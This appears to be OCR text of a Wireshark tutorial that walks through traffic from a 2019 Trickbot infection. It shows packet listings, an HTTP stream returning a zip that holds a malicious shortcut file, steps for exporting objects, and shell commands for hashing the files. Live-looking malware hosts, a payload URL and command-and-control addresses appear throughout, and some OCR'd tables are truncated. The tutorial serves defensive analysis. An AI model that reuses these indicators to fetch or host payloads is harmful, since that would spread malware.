
Time	Dst	port	Host	Info
2019-09-25 17:53…	198.70.69.144	80	www.msftncsi.com	GET /ncsi.txt HTTP
2019-09-25 17:53…	23.229.232.193	80	www.dchristjan.com	GET /dd05ce3a-a9c9
2019-09-25 17:54…	72.21.81.200	443	iecvlist.microsoft.com	Client Hello
2019-09-25 17:54…	72.21.81.200	443	iecvlist.microsoft.com	Client Hello
2019-09-25 17:54…	72.21.81.200	443	iecvlist.microsoft.com	Client Hello
2019-09-25 17:54…	72.21.81.200	443	r20swj13mr.microsoft.com	Client Hello
2019-09-25 17:54…	72.21.81.200	443	r20swj13mr.microsoft.com	Client Hello
2019-09-25 17:54…	144.91.69.195	80	144.91.69.195	GET /solar.php HTT
2019-09-25 18:05…	187.58.56.26	449		Client Hello
2019-09-25 18:05…	176.58.123.25	443	ident.me	Client Hello
2019-09-25 18:05…	104.124.58.155	80	www.download.windowsupdate…	GET /msdownload/up
2019-09-25 18:06…	195.123.220.86	447		Client Hello
2019-09-25 18:06…	187.58.56.26	449		Client Hello
2019-09-25 18:06…	187.58.56.26	449		Client Hello
2019-09-25 18:07…	187.58.56.26	449		Client Hello
2019-09-25 18:07…	170.238.117.1…	8082	170.238.117.187	POST /ono19/BACHMA
2019-09-25 18:07…	170.238.117.1…	8082	170.238.117.187	POST /ono19/BACHMA
2019-09-25 18:07…	170.238.117.1…	8082	170.238.117.187	POST /ono19/BACHMA

Figure 2: Pcap of the Trickbot infection viewed in Wireshark.

Trickbot Pcap. Analysis

Unique to this Trickbot infection is an HTTP request to www.dchristjan[.]com that returned a zip archive and an HTTP request to 144.91.69.195 that returned a Windows executable file.

Follow the HTTP stream for the request to www.dchristjan.com as shown in Figure 3 to review the traffic.



2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

(http.request or ssl.handshake.type == 1) and !(ssdp)


```
Dst             port  Host                       Info
198.70.69.144   80    www.msftncsi.com           GET /ncsi.txt HTTP/1.1
23.229.232.193  80    www.dchristjan.com         GET /dd05ce3a-a9c9-4018-8252-d579eed1e
72.21.81.200    443   iecvlist.microsoft.cor
72.21.81.200    443   iecvlist.microsoft.cor
72.21.81.200    443   iecvlist.microsoft.cor
72.21.81.200    443   r20swj13mr.microsoft.c
72.21.81.200    443   r20swj13mr.microsoft.c
144.91.69.195   80    144.91.69.195                          ITTP/1.1
187.58.56.26    449
176.58.123.25   443   ident.me
104.124.58.155  80    www.download.windowsup                 /update/v3/static/trust
195.123.220.86  447
187.58.56.26    449
187.58.56.26    449
187.58.56.26    449
170.238.117.1…  8082  170.238.117.187                        7601.AC
170.238.117.1…  8082  170.238.117.187                        7601.AC
170.238.117.1…  8082  170.238.117.187                        W617601.AC
```

Figure 3: Following the HTTP stream for the request to www.dchristjan[.]com.

Trickbot Pcap. Analysis

In the HTTP stream, you can find indicators that a zip archive was returned as shown in Figure 4.

In Figure 4, you can also see the name of the file contained in the zip archive, ***InvoiceAndStatement.lnk***.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
GET /dd05ce3a-a9c9-4018-8252-d579eed1e670.zip HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.dchristjan.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 25 Sep 2019 17:53:42 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Wed, 25 Sep 2019 08:23:20 GMT
ETag: "9d441d3-dda-5935c5d9faea6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3566
Keep-Alive: timeout=5
Content-Type: application/zip

PK.........O8O..w.J
...1......InvoiceAndStatement.lnk.Z_.^G..m.j....."....f{...
7..M64.v7.6M..b.O.m..&.M6.
.....E..|..P.(R%.J..A......'..9g...L>....;..;3q......B..1S..
3........V....V..........
```

URL ends in **.zip**

First two bytes of the file show as ASCII characters **PK**


Content identified as **application/zip**

Figure 4: Indicators the HTTP request returned a zip archive.

Trickbot Pcap. Analysis

You can export the zip archive from the traffic using Wireshark as shown in Figure 5 and Figure 6 using the following path:

File → Export Objects → HTTP…




```
port Host                         Info
44  80   www.msftncsi.com             GET /ncsi.txt HTTP
193 80   www.dchristjan.com           GET /dd05ce3a-a9c9
9   443  iecvlist.microsoft.com       Client Hello
9   443  iecvlist.microsoft.com       Client Hello
9   443  iecvlist.microsoft.com       Client Hello
9   443  r20swj13mr.microsoft.com     Client Hello
9   443  r20swj13mr.microsoft.com     Client Hello
95  80   144.91.69.195                GET /solar.php HTT
5   449                               Client Hello
25  443  .me                          Client Hello
155 80   download.windowsupdate…      GET /msdownload/up
                                      Client Hello
                                      Client Hello
                                      Client Hello
2019-09-25 18:07… 187.58.56.2         Client Hello
2019-09-25 18:07… 170.238.117        70.238.117.187    POST /ono19/BACHMA
2019-09-25 18:07… 170.238.117.1…     70.238.117.187    POST /ono19/BACHMA
2019-09-25 18:07… 170.238.117.1… 8082 170.238.117.187  POST /ono19/BACHMA
```

Figure 5: Exporting HTTP objects from the pcap.

Trickbot Pcap. Analysis

In a BSD, Linux, or Mac environment, you can easily confirm the extracted file is a zip archive




Packet	Hostname	Content Type	Size	Filename
50	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
69	www.dchristjan.com	application/zip	3,546 bytes	dd05ce3a-a9c9-4018-825
929	144.91.69.195	application/octet-stream	679 kB	solar.php
1188	www.download.window...	application/vnd.ms-cab-...	58 kB	authrootstl.cab
3425	170.238.117.187	multipart/form-data	249 bytes	81
3427	170.238.117.187	text/plain	3 bytes	81
3442	170.238.117.187	multipart/form-data	348 bytes	83
3444	170.238.117.187	text/plain	3 bytes	83
3459	170.238.117.187	multipart/form-data	260 bytes	81
3463	170.238.117.187	text/plain	3 bytes	81
4510	170.238.117.187:8082	multipart/form-data	269 bytes	81

Figure 6: Exporting the zip archive from the pcap.

Trickbot Pcap. Analysis

Get the SHA256 hash of the file, and extract the contents of the archive in a command line environment. In this case, the content is a Windows shortcut file, which you can also confirm and get the SHA256 hash as shown in Figure 7.



Terminal - debian-user@debian-host: ~/Desktop
File Edit View Terminal Tabs Help

```
debian-user@debian-host:~/Desktop$ file dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
dd05ce3a-a9c9-4018-8252-d579eed1e670.zip: Zip archive data, at least v2.0 to extract
debian-user@debian-host:~/Desktop$ shasum -a 256 dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
575e2f2b5e90dddb30f078e34d0fb80bdd7d7043f9317d1d74f89d4e76629853  dd05ce3a-a9c9-4018-8252-
d579eed1e670.zip
debian-user@debian-host:~/Desktop$ unzip dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
Archive:  dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
replace InvoiceAndStatement.lnk? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: InvoiceAndStatement.lnk
debian-user@debian-host:~/Desktop$ file InvoiceAndStatement.lnk
InvoiceAndStatement.lnk: MS Windows shortcut, Item id list present, Points to a file or di
rectory, Has Description string, Has Relative path, Has command line arguments, Icon numbe
r=1, Archive, ctime=Sat Nov 22 07:44:59 2014, mtime=Sat Nov 22 07:44:59 2014, atime=Sat No
v 22 07:45:00 2014, length=357376, window=hidenormalshowminimized
debian-user@debian-host:~/Desktop$ shasum -a 256 InvoiceAndStatement.lnk
387682995c339dd34e1b7943d7bcb84a7c1a3b538ffa10cf5a1555361a40a0fd  InvoiceAndStatement.lnk
debian-user@debian-host:~/Desktop$ 
```


Figure 7: Checking the extracted zip archive and its contents.

Trickbot Pcap. Analysis

An HTTP request to ***144.91.69.195*** returned a Windows executable file.

This is the initial Windows executable for Trickbot.

You can follow the HTTP stream for this HTTP request and find indicators this is an executable file as shown in Figure 8 and Figure 9.




(http.request or ssl.handshake.type == 1) and !(ssdp)

```
Time                     Dst              port  Host                        Info
2019-09-25 17:53…  198.70.69.144    80    www.msftncsi.com            GET /ncsi.txt HTTP
2019-09-25 17:53…  23.229.232.193   80    www.dchristjan.com          GET /dd05ce3a-a9c9
2019-09-25 17:54…  72.21.81.200     443   iecvlist.microsoft.com      Client Hello
2019-09-25 17:54…  72.21.81.200     443   iecvlist.microsoft.com      Client Hello
2019-09-25 17:54…  72.21.81.200     443     ist.microsoft.com         Client Hello
